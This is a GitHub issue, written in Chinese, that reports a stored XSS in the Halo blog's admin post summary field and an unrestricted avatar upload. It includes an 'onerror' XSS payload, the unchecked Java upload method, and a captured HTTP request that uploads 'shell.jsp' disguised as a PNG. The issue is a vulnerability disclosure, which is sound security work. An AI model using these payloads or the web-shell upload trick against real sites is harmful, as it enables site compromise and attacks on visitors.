

New issue

Jump to bottom

后台添加文章XSS，上传头像处可以上传任意文件 #336

Closed

5 of 7 tasks

T-pod opened this issue on Oct 15, 2019 · 1 comment

Labels kind/support triage/unresolved vulnerability

T-pod commented on Oct 15, 2019


我确定我已经查看了 (标注 [ ] 为 [x] )


- ☒ Halo 使用文档
- ☒ Halo 论坛
- ☒ Github Wiki 常见问题
- ☒ 其他 Issues

我要申请 (标注 [ ] 为 [x] )

- ☒ BUG 反馈
- ☐ 添加新的特性或者功能
- ☐ 请求技术支持

在后台添加博客文章时，代码中没有对插入的内容进行过滤和限制，可以插入XSS语句，前台用户访问便可以触发XSS，存在安全风险。





是否置顶:  
☒ 是 ☐ 否

#### 分类目录

新增

#### 标签

选择或输入标签

#### 摘要

123"><img src=1 onerror=alert(1)>

在后台上传头像时，抓取上传文件的数据包，修改文件后缀，后端代码（halo/blob/master/src/main/java/run/halo/app/service/impl/AttachmentServiceImpl.java）没有限制，可以上传任意后缀的文件，导致存在安全风险。

```
96     @Override
97     public Attachment upload(MultipartFile file) {
98         Assert.notNull(file, "Multipart file must not be null");
99
100         AttachmentType attachmentType = getAttachmentType();
101
102         log.debug("Starting uploading... type: [{}], file: [{}]", attachmentType, file.getOriginalFilename());
103
104         // Upload file
105         UploadResult uploadResult = fileHandlers.upload(file, attachmentType);
106
107         log.debug("Attachment type: [{}]", attachmentType);
108         log.debug("Upload result: [{}]", uploadResult);
109
110         // Build attachment
111         Attachment attachment = new Attachment();
112         attachment.setName(uploadResult.getFilename());
113         // Convert separator
114         attachment.setPath(HaloUtils.changeFileSeparatorToUrlSeparator(uploadResult.getFilePath()));
115         attachment.setFileKey(uploadResult.getKey());
116         attachment.setThumbPath(uploadResult.getThumbPath());
117         attachment.setMediaType(uploadResult.getMediaType().toString());
118         attachment.setSuffix(uploadResult.getSuffix());
119         attachment.setWidth(uploadResult.getWidth());
120         attachment.setHeight(uploadResult.getHeight());
121         attachment.setSize(uploadResult.getSize());
122         attachment.setType(attachmentType);
123
124         log.debug("Creating attachment: [{}]", attachment);
125
126         // Create and return
127         return create(attachment);
```

#### Request

Raw Params Headers Hex

```
POST /api/admin/attachments/upload HTTP/1.1
Host: 192.168.0.109:8090
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:66.0)
Gecko/20100101 Firefox/66.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.109:8090/admin/index.html
Admin-Authorization: b91415b929a94671b49fea4b84a90190
Content-Type: multipart/form-data;
boundary=-----7365698441433626800199108260
Content-Length: 64879
Connection: close

-----7365698441433626800199108260
Content-Disposition: form-data; name="file"; filename="shell.jsp"
Content-Type: image/png
```

#### Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Connection: close
Access-Control-Allow-Headers: Content-Type,ADMIN-Authorization
Access-Control-Allow-Credentials: true
Content-Type: application/json;charset=UTF-8
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Max-Age: 3600
Date: Tue, 15 Oct 2019 12:57:48 GMT

{"status":200,"message":"OK","devMessage":null,"data":{"id":2,"name":"shell",
"path":"http://127.0.0.1:8090/upload/2019/10/shell-3be54e01d79e46369dd
0bb22f57d5d8.jsp","fileKey":"upload/2019/10/shell-3be54e01d79e46369dd
bb22f57d5d8.jsp","thumbPath":"http://127.0.0.1:8090/upload/2019/10/shell-3be54e01d79e46369dd0bb22f57d5d8.jsp","mediaType":"image/png","suffix":"jsp","width":666,"height":568,"size":64663,"type":"LOCAL","createTime":1571144268006}}
```

JohnNiang added the kind/support label on Oct 15, 2019

ruibaby commented on Oct 15, 2019

Member

@T-pod 感谢你的反馈，我们会进一步修复提出的问题。

JohnNiang added vulnerability triage/unresolved labels on Oct 16, 2019

Assignees

No one assigned

---

Labels

**kind/support**   **triage/unresolved**   **vulnerability**

---

Projects

None yet

---

Milestone

No milestone

---

Development

No branches or pull requests

---

3 participants

